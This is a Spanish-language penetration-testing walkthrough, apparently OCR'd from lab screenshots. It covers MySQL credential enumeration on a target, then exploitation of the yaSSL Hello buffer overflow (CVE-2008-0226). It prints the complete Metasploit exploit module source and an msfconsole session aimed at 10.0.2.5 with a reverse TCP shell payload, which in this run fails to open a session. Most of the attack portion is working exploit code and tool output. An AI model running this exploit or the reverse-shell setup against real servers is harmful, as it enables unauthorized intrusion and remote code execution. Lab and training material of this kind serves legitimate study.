

root@kali: ~
File Actions Edit View Help
| tikiwiki195 |
+---------------------+
7 rows in set (0.01 sec)
mysql> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql |
+---------------------------+
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| proc |
| procs_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |


root@kali: ~
File Actions Edit View Help
mysql> desc user;
Field	Type	Null	Key	Default	Extra
Host	char(60)	NO	PRI		
User	char(16)	NO	PRI		
Password	char(41)	NO			
Select_priv	enum('N','Y')	NO		N	
Insert_priv	enum('N','Y')	NO		N	
Update_priv	enum('N','Y')	NO		N	
Delete_priv	enum('N','Y')	NO		N	
Create_priv	enum('N','Y')	NO		N	
Drop_priv	enum('N','Y')	NO		N	
Reload_priv	enum('N','Y')	NO		N


root@kali: ~
File Actions Edit View Help
| x509_issuer | blob | NO | | NU
| x509_subject | blob | NO | | NU
| max_questions | int(11) unsigned | NO | | 0
| max_updates | int(11) unsigned | NO | | 0
| max_connections | int(11) unsigned | NO | | 0
| max_user_connections | int(11) unsigned | NO | | 0
37 rows in set (0.00 sec)
mysql> select user, password from user;
user	password
debian-sys-maint	
root	
guest	
3 rows in set (0.00 sec)
mysql>

USE 6


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/mysql/mysql_version
msf6 > use 6
msf6 auxiliary(scanner/mysql/mysql_version) >



mysql_yassl_hello

El exploit exploit/multi/mysql/mysql_yassl_hello se dirige a una vulnerabilidad de desbordamiento de búfer en la implementación yaSSL que viene incluida con versiones anteriores de MySQL (MySQL <= 6.0). Esta vulnerabilidad permite a un atacante ejecutar código arbitrario en el servidor MySQL comprometido mediante la manipulación de un mensaje de saludo SSL/TLS.

La vulnerabilidad se debe a un error en la forma en que la implementación yaSSL maneja los mensajes de saludo SSL/TLS durante el proceso de negociación de la conexión. Al enviar un mensaje de saludo SSL/TLS especialmente diseñado al servidor MySQL, un atacante puede provocar un desbordamiento de búfer en la memoria del servidor, lo que puede ser aprovechado para escribir y ejecutar código arbitrario en el contexto del servidor MySQL.

En otras palabras, cuando un cliente se conecta al servidor MySQL, se produce un intercambio de mensajes de saludo para establecer la comunicación segura. El exploit manipula uno de estos mensajes de saludo de una manera específica para hacer que el servidor MySQL haga algo que no debería hacer: permitir que un atacante envíe más datos de los esperados.

Al enviar más datos de los esperados, el servidor MySQL no puede manejarlos correctamente y termina escribiendo más allá de los límites de la memoria que ha reservado para el mensaje. Esto puede hacer que se sobreescriba parte de la memoria con datos maliciosos enviados por el atacante, y posiblemente permita al atacante ejecutar su propio código en el servidor.

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = GoodRanking
```

```
include Msf::Exploit::Remote::Tcp

def initialize(info = {})
  super(update_info(info,
    'Name'           => 'MySQL yaSSL SSL Hello Message Buffer Overflow',
    'Description'    => %q{
       This module exploits a stack buffer overflow in the yaSSL (1.7.5 and earlier)
      implementation bundled with MySQL <= 6.0. By sending a specially crafted
      Hello packet, an attacker may be able to execute arbitrary code.
    },
    'Author'         => [ 'MC' ],
    'License'        => MSF_LICENSE,
    'References'     =>
      [
        [ 'CVE', '2008-0226' ],
        [ 'OSVDB', '41195' ],
        [ 'BID', '27140' ],

      ],
    'Privileged'     => false,
    'Payload'        =>
      {
        'Space'    => 100,
        'BadChars' => "\x00\x20\x0a\x0d\x2f\x2b\x0b\x5c",
      },
    'Platform'       => 'linux',
    'Targets'        =>
      [
        [ 'MySQL 5.0.45-Debian_1ubuntu3.1-log', { 'Ret' => 0x085967fb } ],
      ],
    'DefaultTarget'  => 0,
    'DisclosureDate' => '2008-01-04'))

  register_options(
    [
      Opt::RPORT(3306)
    ])
end

def exploit
  connect

  sock.get_once
```

```
    req_uno =  [0x01000020].pack('V')

    req_dos =  [0x00008daa].pack('V') + [0x40000000].pack('V')
    req_dos << [0x00000008].pack('V') + [0x00000000].pack('V')
    req_dos << [0x00000000].pack('V') + [0x00000000].pack('V')
    req_dos << [0x00000000].pack('V') + [0x00000000].pack('V')
    req_dos << [0x03010000].pack('V') + [0x00000001].pack('V')
    req_dos << "\x00\x0F\xFF" + rand_text_alphanumeric(3965)
    req_dos << [target.ret].pack('V') + payload.encoded
    req_dos << rand_text_alphanumeric(1024)

    print_status("Trying target #{target.name}...")

    sock.put(req_uno)
    sock.put(req_dos)

    handler
    disconnect
  end
end
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/mysql/mysql_yassl_hello.rb

El exploit envía un paquete "Hello" al servidor MySQL para iniciar la negociación SSL/TLS. Este paquete está diseñado para aprovechar la vulnerabilidad en la implementación yaSSL.

SEGUNDO EXPLOIT

```
msf6 >
msf6 > search mysql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/http/advantech_iview_networkservlet_cmd_inject
                                                             2022-06-28       excellent  Yes    Advantech iView Networ
kServlet Command Injection
   1     \_ target: Windows Dropper
                                                             .                .          .      .
   2     \_ target: Windows Command
                                                             .                .          .      .
   3   auxiliary/server/capture/mysql
                                                             .                normal     No     Authentication Capture
: MySQL
   4   exploit/windows/http/cayin_xpost_sql_rce
                                                             2020-06-04       excellent  Yes    Cayin xPost wayfinder_
seqid SQLi to RCE
   5   auxiliary/gather/joomla_weblinks_sqli
                                                             2014-03-02       normal     Yes    Joomla weblinks-catego
ries Unauthenticated SQL Injection Arbitrary File Read
   6   exploit/unix/webapp/kimai_sqli
                                                             2013-05-21       average    Yes    Kimai v0.9.2 'db_resto
re.php' SQL Injection
   7   exploit/linux/http/librenms_collectd_cmd_inject
                                                             2019-07-15       excellent  Yes    LibreNMS Collectd Comm
and Injection
   8   post/linux/gather/enum_configs
                                                             .                normal     No     Linux Gather Configura
```

```
Interact with a module by name or index. For example info 59, use 59 or use e
xploit/multi/http/zpanel_information_disclosure_rce
After interacting with a module you can manually set a TARGET with set TARGET
 'Linux x86'

msf6 > use exploit/linux/mysql/mysql_yassl_hello
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(linux/mysql/mysql_yassl_hello) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf6 exploit(linux/mysql/mysql_yassl_hello) > set RPORT 3306
RPORT => 3306
msf6 exploit(linux/mysql/mysql_yassl_hello) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:3306 - Trying target MySQL 5.0.45-Debian_1ubuntu3.1-log...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/mysql/mysql_yassl_hello) > Interrupt: use the 'exit' command to quit
msf6 exploit(linux/mysql/mysql_yassl_hello) >
```